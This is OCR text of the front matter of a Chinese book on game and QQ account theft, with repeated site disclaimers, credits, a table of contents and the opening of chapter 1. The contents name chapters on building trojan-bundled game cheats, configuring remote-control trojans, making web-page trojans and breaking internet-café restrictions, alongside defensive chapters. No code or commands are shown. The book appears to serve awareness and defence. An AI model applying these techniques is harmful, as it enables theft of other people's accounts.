

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

内容简介

只要是上网的用户或多或少都有账号被盗的惨痛经历。当游戏账号被盗后，辛苦练级的成果便付之一炬，当QQ账号被盗后便无法和朋友进行通讯，当E-mail账号被盗后你无法和重要的联系人进行交流。我们还能让盗号者胡作非为吗？

本书主要针对目前网络上流行的种种网络游戏盗号方式，在此为广大玩家深入浅出地分析了盗号者的盗号手法，并给出了详细的应对方案。看过本书之后，你的账号被他人盗取的几率将会变为零！

注：不得利用本书所介绍的知识盗取他人账号，违者将受到法律制裁！

光盘运行环境

CPU主频	PII500以上
分辨率	800×600像素以上
内存	32M以上
显存	8M以上
光驱	8倍速以上

拒绝盗号 配套手册

策划：大众网络报
责任编辑：刁戈
特约编辑：杨波 乔康毅
作者：方汗、吴建业、江远煜、孙飞、侯成岗
出版发行：山东电子音像出版社
装帧设计：敬婕 朱艳

本手册随盘赠送 光盘定价：28元（1CD+1手册）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

contents目录

第一章 外挂里的阴谋

1.1 披着“羊”皮的狼 3

1.1.1 “包装”外挂的危险 3

1.1.2 加壳软件助盗号“一臂之力” 4

1.1.3 脱壳软件使用技巧 10

1.2 外挂捆绑盗号木马 13

1.2.1 外挂捆绑盗号木马制作过程 13

1.2.2 防范外挂中盗号木马 18

1.3 WinRAR 制作自动运行盗号木马 21

1.3.1 解压缩后自动运行盗号木马 21

1.3.2 有 WinRAR 图标的盗号木马 23

1.4 骗人外挂 24

1.4.1 自称是外挂的木马 24

1.4.2 防范方法 27

第二章 网络游戏盗号大探秘

2.1 网络游戏盗号骗术大曝光 31

2.1.1 模拟游戏厂商界面欺骗充值 31

2.1.2 警惕获奖邮件的骗局 32

2.2 网络游戏盗号 33

2.2.1 会写信的“传奇密码邮差” 33

2.2.2 “密码克星”让你感染传奇木马 35

2.2.3 “奇迹黑旋风”魔力盗号 38

2.2.4 “天堂Ⅱ”也受伤 42

2.2.5 “千年”的悲惨命运 43

2.2.6 惊魂“破天一剑”盗号史 44

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目录 contents

2.2.7 联众密码也被盗 46
2.2.8 中游盗号器 48
2.2.9《边锋》——这个杀手有点冷 50

第三章 远程控制盗号黑手出击

3.1 变态的 Theef 盗号木马 55
3.1.1 配置被控端 55
3.1.2 配置主控端 56
3.1.3 实战远程控制盗号 56
3.2 DameWare NT Utilities 实战远程控制 59
3.2.1 配置被控端 59
3.2.2 实战远程控制 60
3.3 “网络神偷”身手不凡 63
3.3.1“神偷”配置 63
3.3.2 生成服务端程序 64
3.3.3 连接服务端 65
3.4 “冰河”与你亲密接触 66
3.4.1 配置被控端 66
3.4.2 配置主控端 66
3.4.3 实战远程控制 67
3.5 “灰鸽子”暗渡陈仓 69
3.5.1 配置被控端 70
3.5.2 配置主控端 70
3.5.3 实战远程控制 71
3.6 “广外女生”勾魂记 72
3.6.1 生成服务端程序 73
3.6.2 配置主控端 73
3.6.3 实战远程控制 73

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

contents目录

3.7 其它远程控制软件 75

3.7.1 PcAnywhere 控制没商量 75

3.7.2 Remotely Anywhere 让 IE 也疯狂 79

3.7.3 Remote Administrator 控制无法阻挡 82

3.7.4 远程“魔法控制”的大师 85

3.7.5 “网络精灵”偷窥“无罪” 88

3.7.6 玩转“WAY 远程控制系统” 91

3.7.7 “网络守望者”锁定目标 93

3.7.8 “WinVNC”遥控电脑专家 95

第四章 网页神偷的终极武器

4.1 网页木马最难防 101

4.1.1 最经典的木马网页“EML 头”木马网页 101

4.1.2 制作方法 101

4.1.3 利用工具制作 105

4.2 漏洞的再次利用——BMP 图片木马网页 107

4.2.1 木马原理 107

4.2.2 图片木马制作 108

4.2.3 工具制作 113

4.3 几种流行的木马网页 114

4.3.1 后台运行木马网页 114

4.3.2 捆绑木马网页 116

4.3.3 SEASKY 木马网页 117

4.3.4 JPG 网页图片木马盗号 121

4.3.5 一次性查杀木马网页实例 122

4.3.6 ActiveX 控件木马网页 128

4.3.7 FTP 服务器来做木马网页 129

4.3.8 漂亮的 FLASH 动画木马网页的阴谋 132

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目录 contents

4.3.9 论坛里的木马网页攻击常见手法 133
4.3.10 论坛短消息放木马，注册用户都遭殃 136
4.3.11 Google 成为骇客帮凶 140
4.3.12 典型注射漏洞入侵网站并捆绑木马 143
4.3.13 入侵网站数据库并捆绑木马网页 147

第五章 抢劫本地密码

5.1 如何偷窥本地密码 157
5.1.1 监听程序是怎么是实现监听的 157
5.1.2 密码偷窥常用软件 160
5.1.3 斩断“本地密码截取”的黑手 161
5.2 广外幽灵惊魂战 162
5.2.1 揭穿幽灵盗号的神秘面纱 163
5.2.2 记录分析 165
5.2.3 让“广外幽灵”无所遁形 167
5.3 “键盘记录者”攻防战 168
5.3.1 “键盘记录者”神秘出现 168
5.3.2 “键盘记录者”疯狂盗号 168
5.3.3 拒绝“键盘记录者”的骚扰 169
5.4 “窗口键盘记录器”的危险 170
5.4.1 疯狂的“窗口键盘记录器” 170
5.4.2 “窗口键盘记录器”伸向密码的黑手 170
5.4.3 抵御窗口键盘记录器的攻击 171
5.5 国外 SpyAnytime PC Spy 更疯狂 172
5.5.1 SpyAnytime 安装设置 173
5.5.2 特色密码监听功能 173
5.5.2 盗号？老外也不可以！ 177
5.6 程序显示星号密码 178

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

contents 目录

5.7 本地密码截取的奥妙 179

5.7.1 思路简介 179

5.7.2 各部分实现详细介绍 180

5.7.3 源代码和详细注释 181

5.7.4 补充 184

5.7.5 附表 185

第六章 网吧安全攻防

6.1 网吧管理软件面临危机 189

6.2 突破网管防线 190

6.2.1 地址栏破解法 190

6.2.2 QQ 破解法 191

6.2.3 利用帮助文件 191

6.2.4 网页破解法 192

6.2.5 E-mail 破解法 192

6.2.6 快捷方式法 193

6.2.7 WinRAR 破解法 193

6.2.8 Msconfig 破解法 194

6.2.9 “打开方式”破解法 195

6.2.10 智能 ABC 带来的漏洞 195

6.3 还原精灵的破解 196

6.3.1 绕过还原精灵 196

6.3.2 还原精灵清除器 197

6.3.3 重写主引导扇区 197

6.3.5 读取密码法 198

6.3.6 网络版还原精灵破解 199

6.3.7 小结 199

6.4 破除美萍的限制 200

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目录 contents

6.4.1 利用地址栏 200
6.4.2 IE 菜单法 200
6.4.3 利用邮件编辑器 202
6.4.4 利用安全模式 202
6.4.5 破解工具法 203
6.4.6 修改配置文件法 203
6.4.7 注册表法 205
6.4.8 VBS 脚本法 207
6.4.9 批处理文件法 207

6.5 万象幻境的破解 208

6.5.1 WinZip 法 208
6.5.2 输入法漏洞 208
6.5.3 利用 TE 漏洞 208
6.5.4 注册表察看法 209
6.5.5 欺骗万象幻境 210
6.5.6 出错法 211
6.5.7 桌面快捷方式法 211
6.5.8 结束任务法 212
6.5.9 利用 Windows98 登入过程 212
6.5.10 小结 212

6.6 方竹网管的漏洞 213

6.6.1 又是 QQ 惹的祸 213
6.6.2 使用专门的破解软件 213
6.6.3 资源管理器法 213
6.6.4 批处理法 214
6.6.5 利用“写字本”、“Word”或“Excel”等软件 214
6.6.6 收藏夹大变身法 215
6.6.7 自定义网页法 215
6.6.8 在线破解法 215

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

contents 目录

6.6.9 利用看图软件 Acdsee 216
4.6.10 小结 216
6.7 无盘工作站的破解 216
6.7.1 FlashGet 法 217
6.7.2 DreamWeaver 法下载 218
6.7.3 免费邮箱法 218
6.8 一个综合实例 218
6.8.1 删除 Cookie 记录 219
6.8.2 删除 QQ 记录 220
6.8.3 删除临时文件历史记录 221
6.8.4 删除表单和密码 222

第七章 其它账号盗取与防范

7.1 QQ 密码账号盗取与防范 225
7.1.1 QQ 本地监听盗号 225
7.1.2 QQ 密码本地暴力破解 228
7.1.3 QQ 在线密码暴力破解 230
7.1.4 QQ 骗术大曝光 233
7.1.5 QQ 防盗总攻略 234

第八章 拒绝账号被盗

8.1 账号密码文件完全保护 243
8.1.1 密码的破解与密码的一般设置 243
8.1.2 密码的存储与管理 244
8.1.3 雪狐密码邮箱 245
8.1.4 加密方法任你选 247
8.2 “软”拒绝让木马无洞可钻 252

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目录 contents

8.2.1“木马克星”斩杀杀无赦 253
8.2.2 SpyCop 获知电脑里的隐患 254
8.2.3 “QQ 密码防盗专家”保护 255
8.2.4 “反黑精英”保护密码 256
8.2.5 Windows NT/2000 系统的安全利器：精锐 257
8.2.6 PC Security，给你的电脑全面加密 259
8.3 防火墙的威力 261
8.3.1 天网个人版 261
8.3.2 瑞星 2004 版防火墙 266
8.3.3 金山网镖 V 267
8.4 病毒一扫光 269
8.4.1 瑞星 2004 版 269
8.4.2 金山毒霸 2003 273
8.4.3 KV 2004 274
8.5 升级安装补丁步步行 276

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

经常会听到身边网游玩家的叹息，不是账号被盗，就是装备被骗，在网络游戏上同样可以印证一个道理，“常在网游走，那有不中招”。总结归纳起来，这些其实很多都是外挂惹的祸，其实网上很多的外挂都是披着“羊”皮的狼，“美丽”的外表，藏着一颗骗人的“心”，当然也与玩家的心理有很大的关系，往往看中的是美丽的外表，被包装所诱惑。记住：天下没有免费的午餐！本章的内容将介绍网络游戏外挂中的种种“阴谋”，包括“包装”外挂、捆绑盗号木马的外挂、WinRAR 制作的木马以及骗人的外挂。

1.1 披着“羊”皮的狼

1.1.1 “包装”外挂的危险

